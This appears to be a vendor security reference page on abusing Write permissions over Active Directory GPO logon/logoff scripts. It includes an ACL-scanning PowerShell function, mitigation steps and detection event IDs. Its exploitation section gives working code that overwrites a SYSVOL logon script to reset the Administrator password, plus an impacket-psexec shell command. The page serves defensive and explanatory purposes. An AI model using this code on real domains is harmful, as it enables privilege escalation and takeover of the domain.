
Summary
| Forestall ACL Alias | Write |
| AD Alias | Write |
| Affected Object Types | Files |
| Exploitation Certainty | Unlikely |
| AD Right | Write |
| AD Permission Guid | 00000000-0000-0000-0000-000000000000 |
Description
The Write Permission on GPO Logon/Logoff Scripts in Active Directory gives an account the power to change the script files linked to Group Policy Objects (GPOs). These scripts are automatically run when users or computers log on or log off. When configured correctly, this permission lets administrators automate important tasks, enforce security settings, and streamline management across the domain.
However, if the Write permission is misconfigured, it can introduce a critical security risk. An attacker or unauthorized user who can edit these logon/logoff scripts could embed malicious commands or code. Because these scripts may run with elevated privileges (e.g., Domain Admins), any harmful modifications can rapidly affect the network.
Identification
PowerShell
1. Find-FileWrite function
function Find-FileWrite {    [CmdletBinding()]    param(        # File or directory path. Accepts pipeline input.        [Parameter(Mandatory, Position=0, ValueFromPipeline, ValueFromPipelineByPropertyName)]        [Alias('FullName')]        [string[]]$Path,        # Scan subdirectories when Path is a directory        [switch]$Recurse,        # Export path        [string]$OutputPath = "Write.csv",        # Which rights to match        [ValidateSet('FullControl','Modify','Write')]        [string[]]$Rights = @('FullControl','Modify','Write'),        # Include inherited ACEs (default is to exclude them)        [switch]$IncludeInherited,        # Limit to these extensions when scanning directories (ignored for single files)        [string[]]$IncludeExtensions = @('.ps1','.psm1','.psd1','.bat','.cmd','.vbs','.js'),        # If set, include all files when scanning directories (don’t filter by extension)        [switch]$AllFiles)
    begin {        $Allow = [System.Security.AccessControl.AccessControlType]::Allow        $FSR   = [System.Security.AccessControl.FileSystemRights]        $wantFull  = 'FullControl' -in $Rights        $wantMod   = 'Modify'      -in $Rights        $wantWrite = 'Write'       -in $Rights
        $results = New-Object System.Collections.Generic.List[object]        function Test-HasWantedRight {            param([System.Security.AccessControl.FileSystemRights]$r)            if ($wantFull  -and (($r -band $FSR::FullControl) -ne 0)) { return $true }            if ($wantMod   -and (($r -band $FSR::Modify)      -ne 0)) { return $true }            if ($wantWrite -and (($r -band $FSR::Write)       -ne 0)) { return $true }            return $false        }    }
    process {        foreach ($p in $Path) {            if (-not (Test-Path -LiteralPath $p)) {                Write-Warning "Path not found: $p"                continue            }
            $item = Get-Item -LiteralPath $p -ErrorAction SilentlyContinue            if (-not $item) {                Write-Warning "Unable to read item: $p"                continue            }
            # Build file list            if ($item.PSIsContainer) {                $files = if ($Recurse) {                    Get-ChildItem -LiteralPath $p -File -Recurse -ErrorAction SilentlyContinue                } else {                    Get-ChildItem -LiteralPath $p -File -ErrorAction SilentlyContinue                }
                if (-not $AllFiles) {                    $extHash = @{}                    foreach ($e in $IncludeExtensions) { $extHash[$e.ToLower()] = $true }                    $files = $files | Where-Object { $extHash.ContainsKey([IO.Path]::GetExtension($_.FullName).ToLower()) }                }            }            else {                $files = ,$item            }
            foreach ($f in $files) {                try {                    $acl = Get-Acl -LiteralPath $f.FullName                } catch {                    Write-Warning "Failed to get ACL for $($f.FullName): $($_.Exception.Message)"                    continue                }
                foreach ($ace in $acl.Access) {                    if ($ace.AccessControlType -ne $Allow) { continue }                    if (-not $IncludeInherited -and $ace.IsInherited) { continue }                    if (-not (Test-HasWantedRight $ace.FileSystemRights)) { continue }
                    $results.Add([pscustomobject]@{                        Path             = $f.FullName                        Identity         = $ace.IdentityReference.Value                        Rights           = $ace.FileSystemRights                        IsInherited      = $ace.IsInherited                        InheritanceFlags = $ace.InheritanceFlags                        PropagationFlags = $ace.PropagationFlags                    })                }            }        }    }
    end {        if ($results.Count -gt 0) {            $results | Sort-Object Path, Identity | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8            $results        } else {            Write-Verbose "No matching ACEs found."        }    }}
2. Scan files in a directory
Find-FileWrite -Path '\\dc\SYSVOL\Forestall.labs\\scripts\'3. Scan files in subdirectories
Find-FileWrite -Path '\\dc\SYSVOL\Forestall.labs\\scripts\' -Recurse4. Scan all files in the directory
Find-FileWrite -Path '\\dc\SYSVOL\Forestall.labs\\scripts\' -Recurse -AllFiles5. Scan with a specific list of file extentions
Find-FileWrite -Path '\\dc\SYSVOL\Forestall.labs\\scripts\' -Recurse -IncludeExtensions @('.bat','.ps1')6. Scan a specific file
Find-FileWrite -Path '\\dc\SYSVOL\Forestall.labs\scripts\test.bat'File Manager
1. Open File Manager on your Windows server.
2. Right-click on the script.
3. Select Properties from the context menu.
4. In the Properties window, navigate to the Security tab.
6. Click Edit to modify the ACEs.
7. Click Edit to modify the ACEs.Locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
8. In the permissions list, locate and check the option Write.
9. Click Apply to save your changes and close the dialogs.

File Manager
Exploitation
This permission can be exploitable on Windows systems , while on Linux systems, tools such as impacket tools can be effectively used for exploitation.
Attacker can change password of Administrator user with this script.
# Script Content$scriptContent = @"
$UserPassword = ConvertTo-SecureString '<New Password>' -AsPlainText -Force
Set-ADAccountPassword  -Identity '<Authorized User>' -NewPassword $UserPassword
"@
# Path of Logon/Logoff script$networkPath = "\\<Domain Controller>\sysvol\<Domain>\Policies\{<Policy ID>}\<USER or COMPUTER>\Scripts\<Logon or Logoff>\<Script>"
# Write the new script to Logon/Logoff scriptSet-Content -Path $networkPath -Value $scriptContent -Encoding UTF8
Example:
# Script Content$scriptContent = @"
`$UserPassword = ConvertTo-SecureString 'Test123.!' -AsPlainText -Force`
`Set-ADAccountPassword  -Identity 'Administrator' -NewPassword $UserPassword`
"@
# Path of Logon/Logoff script$networkPath = "\\Fsdc01\sysvol\forestall.labs\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\USER\Scripts\Logon\echo.ps1"
# Write the new script to Logon/Logoff scriptSet-Content -Path $networkPath -Value $scriptContent -Encoding UTF8
Powersgell
Also you can open a powershell session and run powershell commands on linux systems with this cmdlet (Impacket tools should be installed before running command)
impacket-psexec '<domain>/<user login name>:<password>@<IP Address>'Example:

PsExec
For powershell commands and scripts you can write powershell to shell, and it will open powershell session.
Important Note
If this logon/logoff script affects authorized users (for example, the default domain policy affects authenticated users, which includes administrators and other authorized users), then when an authorized user logs in or logs off, the script will run with the high privilege.
This abuse overlaps with the broader GPO attack surface. For modifying GPO settings through directory permissions, see the GPOWrite edge; for scripts already linked inside a GPO, see the IN_GPO edge.
Mitigation
Access Control Entries identified as dangerous should be removed by following the steps below.
1. Open File Manager.
2. Right click the script Object and open Security tab.
3. In this tab, click edit and then click the dangerous Access Control Entry.
4. Remove the Write right.
5. Click OK and Apply buttons for saving changes.
alt text
Detection
Adding new Access Control Entries on the Active Directory objects changes the ntSecurityDescriptor attribute of the objects themselves. These changes can be detected with the 5136 and 4662 Event IDs to identify dangerous modifications.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136| |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662| |